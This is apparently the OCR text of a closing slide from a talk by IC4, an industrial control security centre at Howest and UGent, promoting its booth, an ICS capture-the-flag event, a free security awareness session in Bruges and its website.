
Innovative Network Monitoring Systems

Or found us at our booth (and join the ICS CTF) ☺

IC4 INDUSTRIAL CONTROL & COMMUNICATION COMPETENCE CENTER | HOWEST – UGENT

Want to see us speak (longer)?

- Join our free Industrial Security Awareness Session on October 15th, Bruges (Dutch)
- Visit www.ic4.be for more information and free subscriptions



tijl.deneut@howest.be